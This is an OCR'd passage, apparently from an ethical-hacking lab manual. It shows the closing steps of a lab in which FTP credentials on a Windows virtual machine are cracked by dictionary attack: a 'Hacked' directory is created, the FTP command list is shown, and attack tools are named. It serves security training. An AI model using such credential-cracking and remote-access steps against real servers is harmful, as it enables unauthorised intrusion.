


```
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> 
```

Figure 2.1.12: Viewing the other FTP commands

You can also use other web server attack tools such as **Burp Suite** (https://portswigger.net), **JHijack** (https://sourceforge.net), **Hashcat** (https://hashcat.net), or **Metasploit** (https://www.metasploit.com) to perform various attacks on the target web server.

37. On completing the task, enter **quit** to exit the ftp terminal.



```
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> quit
```

Figure 2.1.13: Exiting the FTP shell

38. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

39. Close all open windows on both the **Parrot Security** and **Windows 10** virtual machines.

40. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs